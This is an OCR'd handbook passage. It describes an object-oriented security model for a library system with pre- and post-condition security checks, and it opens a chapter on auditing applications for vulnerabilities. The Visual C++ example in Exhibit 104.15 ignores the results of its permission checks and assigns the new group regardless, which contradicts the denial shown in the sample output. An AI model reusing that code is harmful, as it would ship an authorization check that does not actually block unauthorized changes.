


EXHIBIT 104.3 Normal operation integrated with security functions.

- *Terminate membership test*. The condition to remove an object instance from an existing object class must be checked. This function must guarantee that the object instance's termination will not cause any problem to other related domain objects.
- *Relationship cardinality test*. If the relationship cardinality between objects in a system is significant for security, one of the object attributes should maintain the value of cardinality. This kind of attribute can be used for checking the relationship cardinality.
- *State change permission test*. The state of the object depends on the different states that object of that class may have, as well as the event that will make it change its state. This security function can be implemented by defining conditions for restricting the possible state change in both pre- and post-conditions.
- *Correctness of input data test*. This function can be implemented as the pre-condition to limit the scope of the input parameters. The tasks of this function include:
  - — Character checks
  - — Range checks
  - — Relationship checks
  - — Reasonableness checks
  - — Transaction limits
- *Correctness of output data test*. This function is implemented in the form of post-condition to limit the range of the output parameters. The suggested tasks are as follows:
  - — Character checks
  - — Range checks
  - — Relationship checks
  - — Reasonableness checks
  - — Transaction limits
- *Notification*. According to the dependency relationship among objects, when one object changes its state, all its dependents should be notified and updated, to maintain consistency between related objects. For example, if a librarian decides to remove an out-of-date magazine from the library, what the system should do is:
  - — Remove magazine title in Title Object
  - Notify dependent objects, which are Item Object, Magazine Title Object, and Reservation Object, to update their instances.
- The notification function is also mentioned in an observer pattern in Gamma et al.[8]
- *Control condition for synchronizing series of operations*. To perform a specific operation, it is sometimes necessary to control the concurrent execution of transactions. In applying this kind of condition, we classify a series of operations into pre- and post-functions:

— A pre-function lists all the functions that must be executed before the system can invoke this operation.
— A post-function lists all the functions that the system should invoke in the next operation, after executing this operation.

- *Organizational policy.* The policy of each organization in the application system should be explicitly stated. For example, a university library system should have a policy on how to accept membership, the period for borrowing items, and the condition for specifying items as damaged or lost, among others. The user role, which can perform important operations, is also an organizational policy that must be specified in the operational design.
- *Audit trail.* This function will perform the following tasks:
  — Record all necessary information for future investigation.
  — Record the date, time, and user who invoked the protected operation.
  — The information comes from the authentication process.
- *Permission test for operation invocation.* This function is to assign a group of users/operations that have the right to invoke a protected operation.

Embedding security functions into a normal operation requires applying the pre- and post-conditions to an existing operation. To illustrate our concept, we employ a well-known object-oriented system analysis and design example from a university library system discussed by Eriksson and Penker.[9]

The use of software prototypes in the software development community is widespread, the main purpose being to present the user with the first version of software. A use case diagram can capture user functional requirements at the early phase of system analysis. But to ascertain that the analyst understands the user requirement correctly, the software prototype could be an essential tool for this task. The use of a software prototype from the OOSM viewpoint is to capture the users' and applications' security requirements. The design of a software prototype for this purpose should be a multilevel menu with a necessary access control mechanism. The feedback from users will help the analyst better understand the security requirements of an application system. The suggestions on how to develop a software prototype with the OOSM are as follows:

- *Prototyping language.* The designer should use the same programming language in both prototyping and the final software product. As in the OOSM, Visual C++ has been used both in prototype and software development;
- *Prototyping tools.* The application generator is a faster way to produce a prototype. If the language used does not have this tool, simple program construction could be used instead.

The software prototype in the OOSM is intended for the sole purpose of capturing security requirements. A description on how to translate this prototype into an object model can be found in Krief.[10] In the OOSM, the prototype is created using Visual C++, which uses the application generator plus additional programming language as necessary. The multilevel menu interface is applied with the interface of this prototype. The resulting software prototype, after discussion with the user, will provide the analyst with the security requirements of an application system. The analyst then considers which operation has significance in the security perspective and continues working with a carefully designed prototype of that operation.

Methodology for Applying the OOSM to Information System Development

The objective of the OOSM is to provide guidelines and procedures for an application system designer to use as a part of the analysis model. As a result, when the design is derived from the model, security will be well integrated into the application system. Before the application of the OOSM is explained, it is necessary to define the term "security" in this model. The model aims to meet three aspects of security:

1. *Confidentiality.* Information is not revealed to an unauthorized object in the system. This can be implemented by restricting access, that is, determining a set of objects that are allowed to request the execution of operation v from object x. In this model, a set of objects refers to an operation group name. An operation group and an operation differ as follows:

a. An operation group refers to the name of the task that the user needs to perform, such as borrowing a book or returning a rented tape.
b. An operation refers to each method in an object class that must be performed to accomplish one operation group or user task (e.g., checking for borrower identification, or retrieving information from the borrower record).

2. *Integrity.* The system's information maintains integrity with respect to overall information. Integrity is the ability of software systems to protect their various components (programs, data, and documents) against unauthorized access and modification.
3. *Availability.* The system provides necessary information to other objects on request, given the authorization to do so.

The OOSM is designed to be used side by side with the traditional Object-Oriented System Analysis and Design (OOSAD). The objective of OOSM is to be used with the information system development, which has a special need in security requirements. A use-case approach to system analysis and design as described in the UML standard is to be used as the main diagram to capture the system's functional requirements at the beginning. The additional diagrams are role diagram, operation structure diagram, sensitivity level diagram, and use-case diagram for security purpose.

Another tool in the analysis phase is the software prototype. The use-case diagram and the role diagram will be used together, mainly as resources to create the software prototype. An overview of OOSM with the traditional OOSAD is illustrated in Exhibit 104.4.




EXHIBIT 104.4 Overview of OOSM with the traditional OOSAD.




EXHIBIT 104.5 Protection mechanism for operation invocation using the model extension.

From the use-case diagram for security purposes, the analyst also provides new information for the security subsystem, which comprises all the operation groups or user tasks. Instead of directly invoking each operation group with the operation in the class interface, the model extension will provide a protection mechanism for operation invocation, as shown in Exhibit 104.5.

Every request for an operation must go through the process of access checking in the security subsystem. Therefore, the security subsystem must maintain all necessary information needed to accomplish the task of access checking. This model extension has a role in providing safeguards for the application system during the development process.

As shown in Exhibit 104.6, the system analyst or the system designer will use this model extension as a part of his or her design. After implementation, the model extension will be the part of the operation in which the application programmer or the client programmer will be directly involved.

Illustrative Example

We use a university library system as our sample application system. This example (taken from a CD-ROM[9]) is a typical object-oriented application system, and widely used to describe the object-oriented analysis and design process. The analyst meets with the domain experts and users of the application system to create a use-case diagram to capture the application's main functional requirements, as shown in Exhibit 104.7.

A use-case diagram is employed to capture the main functional requirements of the application system. It is the tool for communication between the user and the analyst or developer. In Exhibit 104.7, the library system use case is shown as two primary actors of the system, which are librarian and borrower. The librarian is referred to as the internal actor and the borrower as the external actor. These two actors will need to be classified in more specific categories at the next stage of the analysis process.

The use-case diagram in Exhibit 104.7 will be used as the main source to create the software prototype. The multilevel menu interaction for the library system is to be constructed as shown in the diagram in Exhibit 104.8.

This operation structure diagram is very similar to the menu for the most-privileged user of an application system. The way that groups of operation are separated here is a suggestion, and not recommended to be used as a standard. Each application can have its own security policy and requirements that would also affect the grouping of operations. Therefore, analysts and developers should carefully analyze the specific application they are working on.

After the creation of the use-case diagram in Exhibit 104.7, the analysts and developers will make a decision to create another use case based on system security requirements. This use case is the new diagram created




EXHIBIT 104.6 How the security model fits in the application system life cycle.




EXHIBIT 104.7 A use-case diagram for the library system, representing all operation group names.




EXHIBIT 104.8 The multilevel menu for the software prototype.

with the main purpose of capturing the security function requirements. The relevant data come from several tools and diagrams:

- *Software prototype* is the starting point in the design of a security mechanism in an application system. The accurate security specification depends on the shared work between system user and analyst.
- *Role diagram* gives data concerning each user role that is significant in the security aspect.
- *Operation structure diagram* groups the operations by similarity in access privileges.
- *Sensitivity level diagram* presents data about each group of users' access privilege to the group of operations.

The use-case diagram for security purposes presents each role of the users and how each of them has a privilege to access the group of functions. With the help of this use- case, the analyst and developer will understand the role of each user more clearly toward security requirements and specifications. Exhibit 104.9 presents a use-case diagram for security purposes as mentioned above.

The separation of groups of functions in Exhibit 104.9 is only a suggestion. It is not meant to set an example for other applications. The diagram only shows the result of security specification through the software prototype. This diagram is created with the objective to help system analysts and developers clearly understand the role of each actor (user) in the operation group in an application system. The information from this diagram could give analysts and developers a basic understanding of how to design an information system that meets the security requirements.

Examples of how to integrate the security function with normal operations are shown in Exhibit 104.10 through Exhibit 104.13.




EXHIBIT 104.9 A use-case diagram for security purpose.

Query Operation

This displays the attribute value, for example, lists overdue books and borrowed books for a specific member (see Exhibit 104.10). The query operation will follow the encapsulation mechanism in an object-oriented paradigm. The suggestion is that all attributes of an object model should have access specifiers as "private" or can be accessed only by the function in the same class.

One of the security functions of the query operation that can be used as an extension of the model is "the permission test for operation invocation." This function is an important part if the analysis shows that this attribute is crucial for security purposes. Along with the permission test, another security function that can be implemented with it is the audit trail function. This function will record all necessary information for future reference.

Update Operation

This makes some modification to the attribute value, for example, changes the status of a member from a master to a doctoral student and changes the member's address (see Exhibit 104.11). This operation is also called an object state change.

The security requirement for an update operation is to ascertain that the object's attributes can be changed in a way that does not violate the relationship's rule among domain objects model. The general requirement is that the invocation of this function will be given only to an authorized user or operation group.

EXHIBIT 104.10 The Query Operation with Security Functions

Pre-Condition	
Type:	Permission test for operation invocation
Content:	Give permission only to an authorized user
Type:	Correctness of input data test
Content:	Test for query condition
Operation	
Type:	Query
Content:	List book's price
Post-Condition	
Type:	Correctness of output data test
Content:	Test for the result
Type:	Audit trail
Content:	Record all necessary information about transaction

EXHIBIT 104.11 The Update Operation with Security Functions

Pre-Condition	
Type:	Permission test for operation invocation
Content:	Give permission only to an authorized user
Type:	Correctness of input data test
Content:	Checking for the value of all attributes
Type:	State change permission test
Content:	The set of data values that the object can change its state to at a certain time
Operation	
Type:	Modify
Content:	Changing membership's status in Borrower Information object
Post-Condition	
Type:	Audit trail
Content:	Record all necessary information such as the authorized person who is permitted to invoke this operation
Type:	Notification
Content:	Notify the related objects, such as Loan, Reservation
Type:	State change permission test
Content:	Check for the object state and the output values after the method invocation

Terminate Operation

This operation terminates the object instance, for example, removes a damaged or lost book from circulation (see Exhibit 104.12). In an application system, while in an operation process, some events or transactions might result in the deletion of any object instances from the class. To do so, the terminate operation should have security functions as the pre- and post-conditions presented in Exhibit 104.12.

The terminator and destructor are not the same function. The destructor function cleans up the memory allocation for an object when the application system has finished its execution. The terminator's main objective is to terminate an object's instance from a specific object class according to some predefined rules. Because this is a very important function, and considering how this can relate to other objects in the same application system, the permission to use this function should be carefully checked.

EXHIBIT 104.12 The Terminate Function with Security Functions

Pre-Condition	
Type:	Permission test for operation invocation
Content:	Give permission only to an authorized user
Type:	Terminate membership test
Content:	Test that current state of book is not on Loan
Type:	Notification
Content:	Notify dependent object and update — Book Title — Item — Expenditure — Reservation
Operation	
Type:	Terminate
Content:	Remove damaged book
Post-Condition	
Type:	Audit trail
Content:	Record date/time of remove transaction, including reason

EXHIBIT 104.13 The Create Operation with Security Functions

Pre-Condition	
Type:	Correctness of input data test
Content:	Test for all attributes
Type:	Relationship cardinality test
Content:	Set relationship of book and title
Type:	Set membership test
Content:	Test for the population of object
Operation	
Type:	Create
Content:	Add new library book
Post-Condition	
Type:	Correctness of output data test
Content:	Test for all attributes

Create Operation

The create operation adds a new object instance, for example, buys a new book, receives a new dissertation, or receives a new CD-ROM (see Exhibit 104.13).

An application system with maximum-security requirements trades off usability against system performance. The security functions, such as an audit trail, provide higher security for each function but also consume much of the system execution time. Therefore, it is the system designer or security analyst who makes the final decision on whether to put minimal security requirements in the application system.

The update operation demonstrates how this model extension could be used, employing the Visual C++ syntax to illustrate the concept. Exhibit 104.14 shows a typical update operation without a security function.

In the university library system example, the group name of the user is very important from a security standpoint. The user interface menu differs, depending on the group to which each user belongs. Therefore, the function that changes this attribute's content should be carefully designed, using a security-oriented methodology. Exhibit 104.15 presents a way to design and implement the same update operation, using a security-oriented model extension.

Additional security functions that are added to the original update operation are `CheckGroupname()` and `CheckUserRight()`, and they are updated in the audit trail attribute. The audit trail attribute in this

EXHIBIT 104.14 A Typical Update Operation

```
void ChangeGroupnameNOSecurity(CString ChangeGroupname)
{
  m_Groupname = ChangeGroupname;
}
```

EXHIBIT 104.15 The Update Operation with Security Functions

```
ChangeGroupnameWSecurity(CString Groupname,
                         CString UserName,
                         CString UserGroup)
{
  CString Username, Message;
  CTime present_time = CTime::GetCurrentTime();
  CString newtime = present_time.Format("Data has been changed at
                    %H:%M:%S");
  CSecurityObj::CheckGroupname(Groupname);
  //Searching to compare "groupname" in
  //the security object which has list of
  //user group name that can access the system
  //This security function is called
  //"Correctness of input data test"
  CSecurityObj::CheckUserRight(UserGroup);
  //Checking for the right of user
  //who invokes this operation
  Message = "\n" + newtime;
  Message += "\nBy Username " + UserName+ " of " + " Group " +
             UserGroup;
  Message += "\nfrom " +m_Groupname+" to "+Groupname;
  m_Groupname = Groupname;
  m_BorrowerAudit = Message;
}
```

sample application is called `m_BorrowerAudit`. This attribute tracks all changes that are made to all of the attributes. Only the changes that have significant meaning from a security standpoint are recorded for future reference.

Exhibit 104.16 illustrates the output of these two update operations, showing how an extension object model can increase the security of each important function. The security of each function also contributes to the security of the overall system.

This example aims at keeping the program as simple as possible. By omitting unnecessary features such as a graphical user interface and persistent utilities, the program is easy to understand but still clearly illustrates the model extension. Implementation of the model extension may vary with the operation, and the security function details will differ somewhat.

Conclusions and Future Work

The objective of this article is to propose a security model, OOSM, that can be used as a model to analyze and design a security-oriented information system. The process starts with the design of a domain object model. As a result, each domain object will have the additional security functions as a model extension. These security functions will be implemented as the pre- and post-conditions to the typical function in an object model. The guidelines for how each type of security function can be used with the typical function are described in the article. The analyst or developer can utilize the model throughout the process of system analysis and design. The application system resulting from this model should satisfy most organizational security requirements.

The implementation process described in this article uses the Visual C++ programming language. No special language features were used, to keep the program as simple as possible, while providing enough detail to show

EXHIBIT 104.16 The Output of an Update Operation with Security Function

```
Please enter user name (prog1/prog2/prog3) prog1
Group Name   : Student  Borrower ID  : IMD979813
Borrower Name: Sureerat Borrower Addr: SV9B
Borrower Audit:
-------------------------------------------------
Enter Group Name you want to change? Librarian
Librarian Group name is correct
The user has no right to invoke this operation
Press any key to continue
Please enter user name (prog1/prog2/prog3) prog3
Group Name   : Student  Borrower ID  : IMD979813
Borrower Name: Sureerat Borrower Addr: SV9B
Borrower Audit:
-------------------------------------------------
Enter Group Name you want to change? Librarian
Librarian Group name is correct
The user has a right to invoke this operation
After invoking change Group name with security function
=================================================
Group Name   : Librarian        Borrower ID  : IMD979813
Borrower Name: Sureerat Borrower Addr: SV9B
Borrower Audit:
Data has been changed at 20:06:07
By Username prog3 of  Group Security
from Student to Librarian
Press any key to continue
```

how to implement the model extension. The evaluation process of this model, however, could not be measured on an empirical basis. But when compared with different software process models such as the Spiral model and the Waterfall model, the OOSM has the benefit of giving the analyst or developer a better understanding of how to integrate the system's security requirements in the early phase of system development. The OOSM also solves the problem of retrofitting the security mechanism into an application system that is already developed.

The use of OOSM along with the traditional process model, OOSAD, could enhance the security of the overall application system. What we thought of as a problem at first, the success of the security mechanism depending on an individual analyst or developer, could not be solved entirely. The model provides some design guidelines and also additional tools and techniques to help solve the design problem. There are still some difficulties when mapping the design into the implementation process. The problems vary according to the experience of developer, the programming language used, the nature of the problem domain, and the specific security requirements.

Solving the design problem requires more than providing the design guidelines and tools. We planned to move the OOSM from guidelines to the Design Pattern. Gamma et al.[8] explained the meaning of the design pattern as "*descriptions of communicating objects and classes that are customized to solve a general design problem in a particular context.*" By creating the design pattern for security-oriented systems, the analyst or developer can get the pattern and implement it in a more efficient way. The design pattern also helps prevent the developer from inaccurate interpretation of any guidelines. The programming language source code should accompany each pattern in order to give the developer a better understanding of the pattern.

References

1. IBM Inc., June 2002, "IBM WebSphere: WebSphere Software Platform," http://www-3.ibm.com.
2. BEA Systems Inc., June 2002, "Product Brief: BEA WebLogic Server," http://www.bea.com.

3. Dewan, P. and Shen, H., 1998, "Controlling Access in Multiuser Interface," *ACM Transactions on Computer-Human Interaction,* 5(1), 34, March 1998.
4. Richardson, J., Schwarz, P., and Cabrera, L., "CACL: Efficient Fine-Grained Protection for Objects," *OOPSLA'92 Conference Proceedings. Object-Oriented Programming Systems, Language and Applications,* 27(10), 263, 1992.
5. Overbeck, J. and Stary, C., 1995, "What Designers Need to Know about Privacy," *TOOLS USA '95 (Technology of Object-Oriented Languages and Systems),* Prentice Hall, p. 115.
6. Baskerville, R., 1993. "Information Systems Security Design Methods: Implications for Information Systems Development," *ACM Computing Surveys,* 25(4), 375, December 1993.
7. Fayad, M., Schmidt, D., and Johnson, R., 1999, *Building Application Frameworks: Object-Oriented Foundations of Framework Design,* John Wiley & Sons.
8. Gamma, E., Helm, R., Johnson, R., and Vlissides, J., 1995, *Design Patterns: Elements of Reusable Object-Oriented Software,* Addison-Wesley Publishing Company.
9. Eriksson, H. and Penker M., 1996, *UML Toolkit,* John Wiley & Sons.
10. Krief, P., 1996, *Prototyping with Objects,* Prentice-Hall International.

Methods of Auditing Applications

David C. Rice, CISSP and Graham Bucholz

Introduction: Ubiquitous Insecurity

The microprocessor — the computer — is the seventh simple machine. Like its predecessors, the wheel, the incline plane, and the lever, the microprocessor performs simple tasks, and therefore makes it easier to accomplish more. Moreover, as production costs and the size of the processors shrink, the silicon chip is becoming inexpensive and tiny enough to slip into every object we manufacture.

As the number of devices containing microprocessors increases, so too will the impact on daily life. Personal computers, the most popular and well known of devices containing a microprocessor, are only one example, but there are many, many others as well. Microprocessors are embedded in everything: cell phones, watches, microwave ovens, automobiles, stereos, and even rice cookers. These "noncomputer" chips already number in the billions. Devices are getting smarter and smaller, but there is more to the story: a single microprocessor can only do so much. Sure it may be fast, and the microprocessor may be smart, but the technological revolution occurs when microprocessors start talking to one another. In other words, the microprocessor by itself is an impressive invention, but interconnected microprocessors, well, that is momentous. Whether personal computer, BlackBerry, PalmPilot, AutoPC, or refrigerator, we are attempting to connect everything to everything else through copper, radio, infrared, and fiber.

Of course, distributed and decentralized computing is nothing new, but it is the scope and scale of microprocessor technology and communication protocols over the last three decades that has allowed decentralized computing to attain new heights. Microprocessors are talking on more devices than ever before, but more importantly these microprocessors are *listening* on more devices than ever before. This grand network of protoconsciousnesses is creating an environment of ubiquitous computing and pervasive connectivity that surrounds and infuses the everyday life of humanity. Underlying this marvelous development of universal computing, however, is something completely transparent to the everyday user: software.

"Connecting all to all" becomes possible only because software, or code, *makes* it possible. Paralleling the rapid expansion of microprocessors into virtually all areas of our business and private lives is the expansion — and dependency — on code. Wherever microprocessors can be found, so must software.

Most computer users probably have not heard of languages like C, C++, Java, and COBOL. If they have, they most likely shun the very mention of them, warily avoiding such cryptic lexicons. Yet these languages and many, many others shape the function — and ultimately the devices — that serve humanity.

If microprocessors are finding their way into our traffic lights, medical devices, airplanes, homes, business supply chains, enterprise management systems, transportation systems, and household appliances, then so too is software. Ubiquitous computing *means* ubiquitous software. Code therefore is quickly becoming the foundation of civilization.

As reliance on software grows, so do the consequences of software failure. If code is becoming the foundation of civilization, then civilization is only as durable as the code.

A majority of consumers would never settle — let alone pay for — homes, automobiles, or buildings constructed as poorly as many software applications are today. Software bugs seem to be an accepted part of the computing environment. However, if the software is buggy, what does that say about the software's security? Bugs are indicative of a greater problem, yet they are often eschewed as "the cost of doing business."

The heavier the reliance on software in our everyday existence, the higher the exposure to risk if that software should fail or be leveraged for malicious intent. Couple this risk to a highly networked, distributed environment — an environment that almost insists on pervasive communications — and the potential for havoc becomes highly feasible. If ubiquitous computing means ubiquitous software, then ubiquitous software means ubiquitous insecurity.

Perhaps the reader's first inclination is to state the effectiveness of firewalls, intrusion detection systems, and virus detectors against insecurity. Ironically, many of these security applications are no better designed or implemented than the applications they are attempting to protect. If the software on security systems is flawed, so is the security the device provides. However, too much faith in security systems or encryption masks the real problem. Firewalls and intrusion detection systems are really just a network response to a software-engineering problem, and for the most part, do not and cannot protect from ZeroDay[1] events. This is not to say security systems are entirely useless. Security systems can be a valuable addition to a network's defense, but do nothing to solve the problem of insecurity, only delay it.

Ubiquitous insecurity stems from our unwillingness and inability to unravel the software-engineering predicament at its root: code. The pronoun "our" in the previous sentence is left purposely nebulous because the software-engineering problem belongs to everyone — government, industry, consumer, and developer. As long as insecure code is developed and purchased, whether by private consumer, corporate entity, or government institution, ubiquitous insecurity will imperil the foundations of the civilization being built today. This is not to say that the future is unequivocally doomed; every civilization has faced a foreboding, dark shadow threatening its very survival, but few civilizations have willingly created and installed a nemesis within their fledgling critical infrastructure.

Although the seventh simple machine can be a great servant to humanity, it can also be an appalling master if not supervised appropriately. The inventor of the wheel could never imagine to what ends the wheel would be used, no more than the future utilization of the microprocessor can be foreseen at this moment in time. We must create software worthy of the title "foundation."

Scope of Discussion

This chapter is intended to inform technical managers and developers about the mistakes and bad coding practices that make ubiquitous insecurity a reality. What follows in this chapter is a description of vulnerability discovery methods or attack techniques used to audit and evaluate applications for insecurities. These same techniques can also be used to subvert applications for gain, curiosity, or otherwise. In no way do the authors encourage illegal behavior.

The methods discussed in this chapter apply mainly to binary applications, and do not address Web applications or Web services directly, though some techniques may be leveraged to do so. Web applications are avoided as a topic of discussion mainly because they are site-specific and techniques are not easily generalized.

Every section deserves to be its own book, but by necessity only a subset of relevant topics can be discussed within the limits of a single chapter. Therefore, exhaustive technical depth must give way to brevity in a majority of this discussion; the reader will not be able to put down this book and immediately begin subverting applications. However, the authors have made every attempt to keep this chapter meaningful and informative.

Setting the Stage

Meaningful vulnerability discovery requires a nontrivial skill set, one that requires an extraordinary amount of patience, time, resources, and exhaustive technical knowledge to acquire. The world of vulnerability discovery is not for the indolent or the faint of heart, nor is that world abundantly populated. To some extent, the difficulty in acquiring the necessary skills to discover unique and original vulnerabilities should comfort those who use the digital world on a daily basis. In laymen's terms, vulnerability discovery is not an amateur endeavor. However, these skills are not impossible to learn, and even a rank amateur can attain some modicum of success.

As code infiltrates and delineates our critical infrastructure, more individuals will be enticed to acquire these skills.

In this section, we summarize the required knowledge base for a software/application auditor to understand binary applications, the tools required, and the crucial mindset for executing successful vulnerability discovery. There always will be exceptions to this list, and also unfortunate omissions, but what follows is a good starting point.

Mindset: "There Is No Box"

> The world is seamless, with no boundaries or dividing walls…
>
> **— Ikkyu, Abbot, Buddhist Daitokuji Monastery, Kyoto, Japan**

